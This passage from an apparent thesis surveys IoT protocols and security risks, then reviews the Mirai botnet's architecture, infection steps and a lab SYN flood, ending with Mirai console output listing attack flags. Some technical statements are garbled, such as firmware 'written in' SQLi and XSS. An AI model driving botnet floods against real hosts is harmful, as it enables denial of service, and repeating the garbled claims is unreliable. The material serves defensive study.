The reasons for each of the characteristics mentioned above is what lies at the heart of the IoT, that is, each device only exists to perform somewhat simple computational tasks. For example, a typical IoT device commonly used by consumers is a key finder. This device only functions to emit an audible beep when prompted by the user who has lost their keys, so computationally all the device needs to be able to do is communicate via Bluetooth with the host smartphone. This leads to the question of what are the standards and protocols in use by such an IoT-connected device, or any IoT device in general, to answer to which is described in Section 3.3.1. These protocols and standards are vitally important to the functionality of the Internet of Things. Any IoT enabled smart-device needs to be able to communicate to other devices, whether it be to alert the user to an issue with the device in question, transmit location information like the key finder mentioned, or just transmit data. This means that a common method of communication is necessary in the manufacturing stage of the device. To facilitate this, a common language is chosen, that all the IoT devices in the IoT ecosystem would share or be able to use. This medium of communication is provided by the IoT protocols and standards.

3.3.1 IoT Protocols & Standards

There is a definite need for a globalized standard in the use of IoT protocols by device developers and manufacturers. In most cases, the standards used are that of the widely used internet protocol. While there exists IoT protocols developed specifically for connected device communication, there is no globally accepted version, which is why the common internet protocol is used in most cases. An overview of the most common and relevant standards are as follows.

Wi-Fi This is the most commonly known protocol used in an IoT implementation. The general population's understanding of Wi-Fi is that it is the mechanism used when connecting to the internet wirelessly. However, there is more to this protocol than what is usually considered, and it is important to understand how it works.

To create a Wi-Fi network a device is needed that can send wireless signals, such devices include but are not limited to, telephones, router and computers. Wi-Fi uses radio waves that broadcast data on specific frequencies, usually the 2.4GHz or 5GHZ channels. Both




FIGURE 3.1: *Common IoT Protocols [5]*

frequency ranges have several channels through which different wireless devices can work, this helps to distribute the load on the network so that individual connections of the wireless devices are not interrupted, and the wireless network is not overflowing. The standard effective range for Wi-Fi connections is 100 metres. However, the most common range utilized for consumer use is between 10-35 meters. This lower range increases the strength of the connection to the network, the closer the wireless device is to the source, the stronger the connection will be.

Bluetooth Another commonly known protocol used in IoT is Bluetooth. It is similar to Wi-Fi in that it uses radio waves to achieve communication between devices, the difference being that Bluetooth operates on the 2.4GHz ISM frequency band. In Bluetooth technology, information is sent in the form of packets to one of 79 channels with a maximum bandwidth of 1MHz, which provides a maximum transfer speed of 721kbit.s. The latest Bluetooth technology, Bluetooth 4.0, uses 40 channels with a bandwidth of 2MHz, and ensures a maximum transfer speed of up to 3Mb/s, a huge improvement on its previous implementation standard. Bluetooth also provides backwards compatibility with previous standard versions, meaning that the newer standard, Bluetooth 4.0 can still communicate with earlier versions.

Constrained Application Protocol (CoAP) A CoAP is an application layer protocol that is designed to address the needs of HTTP-based IoT systems. CoAP relies on the UDP(User Datagram Protocol) method of establishing secure communication

between endpoint/IoT devices. As mentioned previously, the IoT devices are usually lacking in the computational power area. This limits the IoT device's ability to use the internet, since the internet is often too power consuming and computationally heavy for IoT devices. This has led to IoT manufacturers dismissing the use of the HTTP protocol for the IoT devices. However, CoAP has addressed the outlined limitations by translating the HTTP model into something that is more usable to restricted devices and network implementations. This makes CoAP ideal for use in devices with resource limitations, such as IoT micro-controllers.

ZigBee ZigBee was developed as a standard for short-ranged, self-configured radio networks. ZigBee-based networks are similar to Bluetooth and Wi-Fi, as it has an already significant user-base around the world. It's a relatively simple packet exchange protocol and is usually implemented in devices with small requirements, such as microcontrollers and sensors, i.e. IoT devices. ZigBee is easy to configure and maintain because it is based on self-assembly and self-healing grid topology. ZigBee also scales easily to thousands of nodes.

Message Queuing Telemetry Transport (MQTT) It can be said that MQTT is the most widely adopted standard in the Industrial Internet of Things to date. MQTT is a lightweight publication/subscription messaging protocol designed for battery-powered devices. It was specifically designed to work with unreliable communication networks, this was due to the huge growth of consumer implementation of small-sized cheap low-power devices that have risen to prevalence with the growth of the Internet of Things.

Extensible Messaging and Presence Protocol(XMPP) XMPP was developed in 1999 by the Jabber open-source community and was originally developed for use with real-time messaging systems. Since its initial development, XMPP has been widely adopted as a communication protocol and further adopted into the IoT as XMPP-IoT. XMPP's strength relating to IoT usage is that it addressed the scaling capabilities of IoT adoption.

3.3.2 Security Requirements

During research to understand the risks that exist for IoT devices, insight was gained into the actual requirements in terms of security that customer come to expect from IoT devices. Even though these security requirements are expected, manufacturers may choose to neglect the implementation of certain security measure to cut costs, this in

turn leads to vulnerabilities in IoT devices which may compromise an entire network. The most common requirements include the following:

Data Privacy, Integrity & Confidentiality It goes without saying that for any device or system in use by an individual that deals with user information, there is an inherent expectation that data privacy, integrity and confidentiality is ensured on the device or system. Regulations such as GDPR also ensure manufacturers don't neglect the protection of customer data. IoT devices are expected to ensure the data transmitted between intercommunicating devices is not tampered with while in transit. Due to the fact that IoT data travels through a network through multiple hops, a proper encryption mechanism is necessary to ensure data confidentiality.

Single Points of Failure In any system, not just an IoT implementation, a single point of failure is a part of the system in question that, if it fails for any number of reasons, will inhibit or stop or hinder the functionality of the entire system. The growth in use of heterogeneous networks for IoT-based infrastructure leads to the exposition of a large amount of SPOF, which in turn will deteriorate the envisioned IoT services. This issue necessitates the IoT device manufacturer to ensure development of IoT environments that are tamperproof and provide mechanisms for the implementation of a fault tolerant network.

Proper Regulation It is difficult for the end user to determine whether an IoT device is secure against cyber-attacks. Even if the user has a pro-active approach for cybersecurity in general, it can be difficult to select an IoT device that is resistant to all types of attack. For most IoT devices, if they are comprised by malware, they will continue to function normally, leading to the user not being aware a problem even exists. These issues are commonly due to the lack of market pressure, meaning there is currently little to no incentive for the device manufacturers to improve the security of the devices. The stresses the need for a global level of regulations or enforcement of accepted standards in the development of such devices. By enforcing essential requirements to improve cybersecurity in consumer IoT "Things", the devices that are lacking the expected level of security can be blocked from the market. While IoT devices, innately are not expected to be the most secure devices, this does not mean that a basic level of device security should be neglected over cutting costs of production, even the bare minimum number of changes by these device manufacturers, such as enforcing strong user credentials and discontinuing the use of default credentials would make a huge difference in lowering the effect that IoT related cyber-attacks would have.

3.3.3 Security Issues & Risks

The nature of the Internet of Things is that a vast amount of unique electronic intercommunicating devices can be considered to be part of the paradigm itself. Any device from a small embedded processing chip to a large Wi-Fi enabled smart fridge can be considered to be an IoT device, this means that any inherent IoT risks can encompass a wide variety of devices and vary in the necessity for manufacturer consideration. In this section, a number of relevant security risks and issues separated into three levels will be presented:

- Level 1 risks cover severe and system disabling risk and issues that need instant remediation from the relevant party. These risks primarily relate to any applications executing on an IoT device.
- Level 2 risks include any threats that relate to device intercommunication taking place on the transport layer in the applicable network.
- Level 3 risks are concerned with risks related to the physical and data link layers of intercommunication, as well as the hardware level. These risks are at the lowest level of severity when it comes to remediation precedence, however, they should not be neglected in favour of cost-cutting techniques.

Level 1	ID	**Level 2**	ID	**Level 3**	ID
Middleware Security	1.1	Session Hijacking	2.1	Jamming Attacks	3.1
Insecure Firmware	1.2	E2E Security Improperly Implemented	2.2	Sleep Deprivation Attacks	3.2
Firmware Updates	1.3	Insecure Cloud-Based IoT	2.3	Sybil Attacks	3.3
		Insecure Communication	2.4		
		Attacks Due to Fragmentation	2.5		
		Insecure Node Discovery	2.6		
		Sinkhole/Wormhole Attacks	2.7		

Table 3.1: Risks Related to IoT Implementations

Level 1 (Application Layer)

1. Middle-ware Security: IoT Middle-ware is any software that serves as an interface between IoT components, enabling communication between devices that is not normally possible. The nature of IoT middle-ware means that complex and already existing programs that were not originally manufactured or designed to

communicate are now connected, this in turn leads to unintended risks and consequences. The IoT Middle-ware is essential for the connectivity of a vast and diverse number of Things/devices by providing a connectivity layer for sensors and also for providing services to ensure effective communication between IoT software on the application layer. Any implementation of IoT middle-ware must be secure enough for provision of services. Different interfaces and middle-ware utilizing environments need to be incorporated to provide secure communication between devices. Many vendors offer services in the area of IoT middle-ware, including Oracle, Red Hat and Microsoft. The products offered by most vendors provide functionality for API management as well as basic messaging, routing and message transformation.

2. Insecure Firmware/Software: The firmware of an IoT device is the embedded software instructions that tells the devices how to operate, it is usually held in the non-volatile memory such as ROM or EPROM. The existence of the IoT device firmware leads to inevitable security risks originating from exploits in the code. Any firmware written in languages such as JSON, XML, SQLi and XSS needs to be thoroughly analysed before release and tested carefully for the existence of exploits or flaws within the code. Many malicious actors have targeted insecure firmware platforms in past attacks as a place to embed malware and obfuscate system compromising code.

   Firmware updates are often pushed by manufacturers to fix bugs, roll out new features, address security flaws, or just improve overall device security. Many internet enabled devices regularly check for new firmware updates and download them automatically, while some manufacturers require manual install, in which the device user needs to visit the manufacture's website and download the update manually. When the IoT paradigm was in its infancy, firmware updates were achieved by physically taking apart the device in question, connecting it to a computer, reprogramming it and then returning it to its environment. This resource intensive method of updating IoT devices was eventually phased out and replaced, industry-wide, by the practice of over the air(OTA) firmware updates. OTA updates are a critical factor to drive success in IoT, particularly in the areas of extensibility, security and reliability. However, OTA updates are not without inherent risks that require consideration. Any device performing OTA updates needs to BE protected when downloading updates from unverified sources, as a malicious actor may obtain the update and be able to infiltrate the device. Another risk with the OTA update is that any IoT device implementing an update may 'brick' unexpectedly and become unrecoverable, so it is important for manufacturers to ensure a fail-safe mechanism within the device that reverts to a previous version in the event of a system stalling OTA update.

3. Insecure Interfaces: The main characteristic of any IoT device is that it both processes' data from and communicates data to other devices. To complete these functions, the device needs access to various applications, services and communications protocols. These interfaces used through either, mobile, web, or cloud are vulnerable to attacks which may affect data privacy. One of the most common risks associated with insecure interfaces in an IoT device is that many of the devices lack the required level of device authentication and often implement weak encryption techniques in an effort to cut costs. Any attacker can take advantage of such issues by using attack techniques like brute force attacks that leverage the fact that the device credentials may be easy to guess. Manufacturers of the devices have, in most cases, neglected to implement various device hardening techniques that completely negate any attack vectors related to insecure interfaces in order to product cheap IoT components. Once again, this is an example of how the lack of a globally accepted set of IoT security standards leads to original equipment manufacturers(OEMs) opting to cut costs over implementing controls to protect user data.

4. CoAP internet security: CoAP, as previously outlined, is an open web transfer protocol which is similar in some respects to HTTP. It is designed specifically for constrained devices with limited processing power, storage space, communication capabilities and limited energy, in other words IoT devices or Things. CoAP supports the use of the Datagram Transport Layer Security(DTLS), which is a UDP based implementation of the widely used Transport Layer Security TLS protocol, which is a cryptographic protocol designed to provide communications security over a computer network, and it provides an equivalent level of security guarantees[19]. The usage of DTLS for the CoAP protocol is defined in terms of four modes of security that differ in authentication and key negotiation mechanisms and range from no security to certificate-based security. In this particular framework implementation, the developers and OEMs are once again in the position to find the best trade off performance/energy constraints and security requirements, with the decision largely being based on the most financially beneficial option. Any CoAP enabled IoT device has several exploitable vulnerabilities which include, improper message parsing, incorrect implementation of proxying & caching, not sufficiently robust key generation, bootstrapping not being properly implemented, IP address spoofing, and insecure cross-platform exchanges. To mitigate these threats, the developer and OEM must ensure any CoAP device implementation is carried out in accordance with best practices relating to device security. The CoAP standard provides some general mitigation techniques and measures to combat the threats mentioned previously and should be followed and adhered to.

Level 2(Network & Transport Layer)

1. Session Hijacking: This risk is that a user in a communication session can have their session hijacked by an attacker, resulting in either the complete loss of control of the session, or the loss of personal data. Depending on the attacker's position and vector, a session can be hijacked by leveraging attacks such as cross-site scripting(XSS), session side jacking(using packet sniffing to monitor and intercept traffic) and session fixation(when attackers supply a session key and spoof the user into accessing a vulnerable server). When a session is successfully hijacked between IoT devices, the attacking node can impersonate the victim and continue communication on the session between the other node. While the complete prevention of session hijacking attacks is difficult to achieve, the device manufacturer can implement the use of a stronger long-lived secret key and symmetric key-based encryption.

2. End to End(E2E) Security Improperly implemented: The purpose of IoT E2E security is to ensure the privacy and security of IoT services, prevent IoT devices from becoming a source of attack and ensure the IoT system itself is protected. Transport layer E2E security has the goal of providing secure mechanisms so that any communications of data sent from the sender node is received correctly by the receiving node. Successfully integrated IoT E2E security requires the use of comprehensive authentication mechanisms which ensure secure message communication in encrypted form without putting user privacy at risk. Once again, the decision lies with the developer and manufacturer to balance the cost overhead against the implementation of comprehensive authentication mechanisms.

3. Insecure Cloud-Based IoT: Due to the unique constraints when it comes to IoT environments and implementations such as resource limitations, self-organization and short range communications, many IoT devices resort to the cloud when it comes to outsourcing storage and computation. This has brought about its own individual set of risks and challenges. Any cloud-based IoT implementation is at risk to any of the security threats mentioned in this section, as well as cloud IoT-specific threats. Abuse of cloud services, insufficient cloud based due diligence from developers and attacks due to shared resources are now factors for consideration when it comes to risk management. The cloud opens the device up to new vectors of attack, and without proper precautions in place, the IoT device may prove to be more vulnerable to the attacks. Different attacks which may violate the device user's identity, privacy or location information may be launched on a cloud or delay tolerant network-based IoT. Consideration should also be given to the cloud service

provider in use for the device, any service provider on which an IoT deployment is based can access all confidential data communications which are taking place.

4. Insecure Communication: Any individual device or user that is operating in an IoT environment needs to be securely authenticated through key management before beginning communications. Any gap or loophole in device security may expose the network to many vulnerabilities. Given that the overhead of the previously mentioned DTLS protocol needs to be minimized due to constrained resources, the cryptographic mechanisms ensuring the communication between devices needs to consider the scarcity and efficiency of these resources when securing communications.

5. Attacks due to fragmentation: Replay or duplication attacks are when an attacker eavesdrops on secure communications between two communicating nodes and then captures the message, the attacker is now in a position to resend the message. Because the message is an authentic message that has simply been resent, the message is already sufficiently encrypted and looks legitimate to the receiving device, which leads to the receiving device responding with, what may be confidential data, to the attacking node. 6LoWPAN, which is an acronym for IPv6 over Low-Power Wireless Personal Access Networks, is a widely used protocol for network communication over IPV6. It contains a mechanism for fragmentation that can be easily exploitable to attackers. The mechanism in question is vulnerable due to lack of fragment authentication, payload integrity verification and sender IP address validation leads to attacks such as the replay attack described. This is relevant to IoT devices, as 6LoWPAN is envisioned as the main building block for a number of network scenarios in the IoT. This is due to the fact the that IPV6 is becoming a necessity for IoT networks because of the huge growth of the paradigm, which leads to IoT devices becoming ubiquitous in a wide range of application domains. The way in which the devices can use IPV6 is through use of the 6LoWPAN protocol. The 6LoWPAN protocol stack implements an adaptation layer between network and data link layers to support transmission of IPv6 packets over 6LoWPAN[20]. The 6LoWPAN network is necessary for the transmission of small data such as sensor data or control commands as well as large transmissions such as security protocol handshakes and firmware updates, which may be in the form of the previously described OTA updates. Therefore, at this newly provided adaption layer, 6LoWPAN provides fragmentation support, which is what's vulnerable to attack. Any IoT device which is malicious may send duplicate packets or overlapping fragments and due to the lack of authentication at the 6LoWPAN layer, the recipient of the message is unable to distinguish the undesired fragments from the legitimate ones during reassembly.

6. Insecure Node Discovery: The architecture of any IoT implementation requires every unique device to be identified individually on the network. As mentioned in the last point, 6LoWPAN is a standard platform for a wide variety of IoT devices and applications. To bootstrap the LoWPAN, which contains the IoT devices, each device must first join the LoWPAN and perform the 6LoWPAN neighbour discovery(6LoWPAN-ND)[21]. This neighbour discovery mechanism focuses on the address registration for allocating a unique IPv6 address to each of the devices on the LoWPAN. Without the appropriate security measures, the 6LoWPAN-ND is vulnerable to various attacks, including a compromised node attack or replay attack, as mentioned previously.

7. Sinkhole/Wormhole Attacks: A sinkhole attack is where the attacker responds to the routing requests of the IoT devices in the network, which makes all packets being transmitted route through the attacker during transmission, these packets can then be used to plan and perform a vast amount of malicious activity within a network. A similar attack is the wormhole attack in which the attacking node creates a tunnel between two communication nodes and listens to network activity without changing it, which, consequently, makes the attack very hard to detect. Any attacks of this nature once again leads to the reduction of efficiency of the operations in 6LoWPAN.

Level 3 - (Physical and Data Link Layer)

1. Jamming Attacks: This attack occurs when transmission is blocked in a channel. The attack's end goal is the deterioration of the network by emitting frequency signals without adherence to a specific protocol. This malicious radio interference can affect the sending and receiving of data between legitimate IoT nodes and severely impact overall network operations. Jamming attacks also have the capability to initiate DOS attacks and also physically effect IoT devices by draining their battery, this is caused by the disruption of the devices' data transmission which makes it re-transmit repeatedly. In most cases of jamming attacks there exists, in literature, many anti-jamming mitigation techniques and solutions, however these solutions, while effective in conventional communication networks are not appropriate for use in IoT systems. The reasons for this are, IoT devices are limited in many respects, specifically in terms of memory, processing capabilities and transmission power and thus are incapable of conforming to complex, high resource consuming protocols. Another reason is due to the heterogeneous and capability-diverse nature of IoT devices which means the conventional distributed

anti-jamming techniques, that normally are dependent on individual node performance, are just not practical in the IoT use case. There are several solutions presented in literature to tackle this problem in a way that's specific to IoT devices. For example, [22] presents a scenario in which different devices in the IoT system are given varying levels of importance and an IoT controller attempts to detect jamming attacks by providing each IoT node with some information bits. These information bits are proportional to the nodes' centrality to announce its level of interference. In the case of successfully detection of jamming, the nodes under attack increase the level of transmission power to overcome the jamming interference. Another solution, proposed in [23] is a quarantine-based defence mechanism. In this approach, the IoT nodes report their level of interference to the IoT controller and on this interference magnitude, the IoT controller may isolate nodes being jammed to protect the rest of the network. The responsibility of the implementation of an approach to prevent jamming should be considered by manufactures and developers before distributing devices.

2. Sleep Deprivation Attacks: In this type of attack, a malicious device makes requests to the victim IoT device only as often as necessary to keep the victim awake. This is particularly damaging to IoT implementations, as many devices are battery operated and require sleeping functionality to preserve battery life. A similar attack in its motives is the barrage attack, the difference is that instead of keeping the node awake as long as possible, the node is sent a huge amount of seemingly legitimate requests to reach the same end goal of battery/resource depletion. One goal of any energy draining attack, like those mentioned, is to remain undetected as long as possible to waste a maximum amount of energy. If the attack is easily detected, the victim node can quickly take remedial action. In the paper [24] the author suggests three possible measures to limit or prevent the effectiveness of such attacks in a sensor network. The paper makes the conclusion that the best technique is that in which a hashed based cluster head selection scheme is used. In this scheme, each node generates a random number and broadcasts the hash of that number. This means that each node can commit to their particular number without revealing it until all other participated nodes have similarly committed. The process ensures that the selection of cluster heads is at random, as long as there is at least one honest node in the system. The reason this is successful is that, to initiate the attack, the malicious node must become a cluster head in the network, and the technique described greatly reduces the ability of the attacker node to reach that heightened level. While this technique is efficient in reducing the effect and possibility of a sleep attack, it is not 100% effective in eliminating the probability of the attack. Once again, the heterogeneous nature of the IoT of

things is a detriment to security, leading to the conclusion that more research is needed in the area to rule out this risk completely.

3. Sybil & Spoofing: In a Sybil attack, the malicious node subverts the reputation system of a network by manipulating fake identities to compromise the effectiveness of the IoT. In a Sybil attack, identities are either stolen or fabricated by the attacker. In the physical layer, a Sybil node may use forged MAC values for pretending to be a different device while aiming for depletion of network resources and because of this, legitimate nodes may be denied access to resources. Preventative measures for these attacks are limited in literature, similar to the solutions to sleep deprivation attacks, no single solution is 100% effective in the elimination of Sybil attacks. However, some papers such as [25] present an approach to limit the effectiveness of the attacks.

It's clear to see that from the above outlined risks that, although the IoT paradigm has many benefits associated with its implementation, there exists numerous threats and risks with the implementation of an IoT focused environment. The common issues that contribute to all the risk are the constraints that are present in an IoT device, these constraints, coupled with the previously mentioned heterogeneous nature of the paradigm lead to many possible exploits. However, not all the flaws have to be dealt with, but it is important for developers and OEM's to find the right balance of system security, performance and cost-effectiveness when manufacturing IoT-specific devices.

3.4 Review of the Mirai Botnet Attack

The Mirai botnet, in summary, is a type of malware that turns networked devices running Linux, and more specifically resource constrained IoT devices, into remotely controlled bots that can be utilized as part of a botnet in multiple scale network attacks. Mirai first appeared on September 20th 2016, where it was used to carry out one of the largest recorded Distributed Denial of Service(DDoS) attacks on the website of respected security journalist Brian Krebs. As discussed in Chapter 2, the source code was released shortly after this attack. Months after the release of the source code the largest DDoS of its kind was used against a popular DNS provider, DYN, this culminated in many services and websites being taken down that were using DYN for DNS services. To properly develop and roll out a Mirai sandbox environment for use in the Implementation Chapter of this project, it was important to understand the architecture of Mirai and how it functions when being used by an attacker. Figure 3.2 shows an overview of each component of Mirai and its primary roles when used in a botnet attack. The best

practices for use of Mirai are specified in the source code release that was uploaded to GitHub. According to this source code, there are two types of possible Mirai architectures, a professional setup and a trivial setup, the difference between the two setups is the resources assigned to each. Regardless of the choice of setup, every Mirai implementation will contain the core components shown in 3.2. A vulnerable device relating to Mirai can be defined as any network connected device with weak SSH or Telnet credentials. The process of infecting a vulnerable device with Mirai can be broken down into the following steps:

1. When a vulnerable device is found by a bot in the system, it reports the information on this finding to the ScanListen/Scan Receiver. If there are no bots in the botnet, the source code provides functionality to temporarily use the loader server as a bot, this in turn leads to the recruitment of more bots, so the scanning process can continue indefinitely.

2. When a new report is created from the ScanListen process, it is received by the Loader server proactively. The scanListen process can be run on the same system as either the loader server or the CNC server.

3. The Loader then logs into the vulnerable device and upload the malware to the machine. In most cases, the cross-compilers and relevant binaries for the malware install are stored on the web server of the Loader machine. Once the Loader is in the vulnerable device, it downloads the files from the URL of this web server.

4. After the bot is infected, it must then register itself with the CNC server.

5. The final step is that the vulnerable device must retrieve the IP address of the CNC server from a hardcoded DNS server. The same step is necessary for further communication from the bot to the ScanListen/ScanReceiver. the reason for this is that, as long as the DNS server is alive, the attacker can move the server to different IP addresses

Once the steps are complete and the relevant components are set up, the attacker can access the Mirai attacker's terminal through a remote telnet connection to the CNC server. This console provides a dedicated shell for the execution of all the Mirai DDoS attack types.




FIGURE 3.2: *Mirai Architecture*

3.4.1 Review of Mirai Attack Types

Many of the Mirai attack vectors are based on traditional DDoS attack types that have been modified slightly and enhanced for use within the Mirai environment. The attack types can be broken down in four major classifications and further broken down in to the attacks listed below. In the implementation stage of this project a complete Mirai environment was set up and configured, the set-up will be explained in Chapter 4, screenshots gathered from that chapter will be used here to illustrate Mirai in action. Upon connecting to the CNC server via telnet, shown in figure 3.3, issuing the '?' command shows the list of attacks available to the attacker. Some attacks can be demonstrated in a constructed sandbox environment, but for other attacks it is not relevant or necessary to simulate them due to the nature of the attack vectors. As mentioned, four classifications of attacks exist in the Mirai source code, they are described as follows:




FIGURE 3.3: *Mirai Attacks Available [4]*

1. ***TCP***

SYN: SYN Flood - This attack is a classic SYN flood which is used to exploit the TCP stack of its target. When a client and server establish a normal TCP connection a "three-way handshake occurs", the handshake exchange works as follows:

- The client device requests a connection to begin communications by sending a SYN(Synchronized) message to the server/victim.
- The server/victim acknowledges the received SYN message by sending a SYN-ACK(acknowledge) message back to the client.
- Finally, the client responds by sending the server an ACK message; thus the connection is established, and further communications can begin.

The SYN flood attack works by sending a large amount of SYN packets to every port on the targeted server/victim, in most cases using a fake IP address. The server/victim received multiple, seemingly legitimate requests to establish connection. It responds with a SYN/ACK packet from each open port. In the Mirai attack variation, the default parameter have a random source and destination port, but in an attack, the parameters will be set manually for maximum damage. In the constructed sandbox environment, the SYN Flood attack was initiated, on the victim machine that was set up. The attack was performed by issuing the "syn" command in the Mirai console, followed by the duration

of the attack in seconds. The attack was carried out with only two Mirai bots in use and still managed to be effective. Using tcpdump to capture the packets flooding in on the host 192.168.120.155, which is the victim of the attack, SYN packets can be seen to be received by the victim from two hosts, 192.168.120.152 and 192.168.120.153, which are the addresses of the two bots in use by Mirai. Figure 3.5 shows a small fraction of the tcpdump output. Figure 3.6 shows the scale of the SYN attack, before initiating the attack a packet capture was set up, once again using tcpdump, and was let to run for twenty minutes. This capture received 3694 packets while in just 3 seconds of a SYN flood attack, over 400,000 packets were captured. In a massive Mirai attack, hundreds if not thousands of bots will be used as opposed to the two used in this experiment, which means the damage to the host would be intense.

```
mirai@botnet# syn 192.168.120.155 3 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
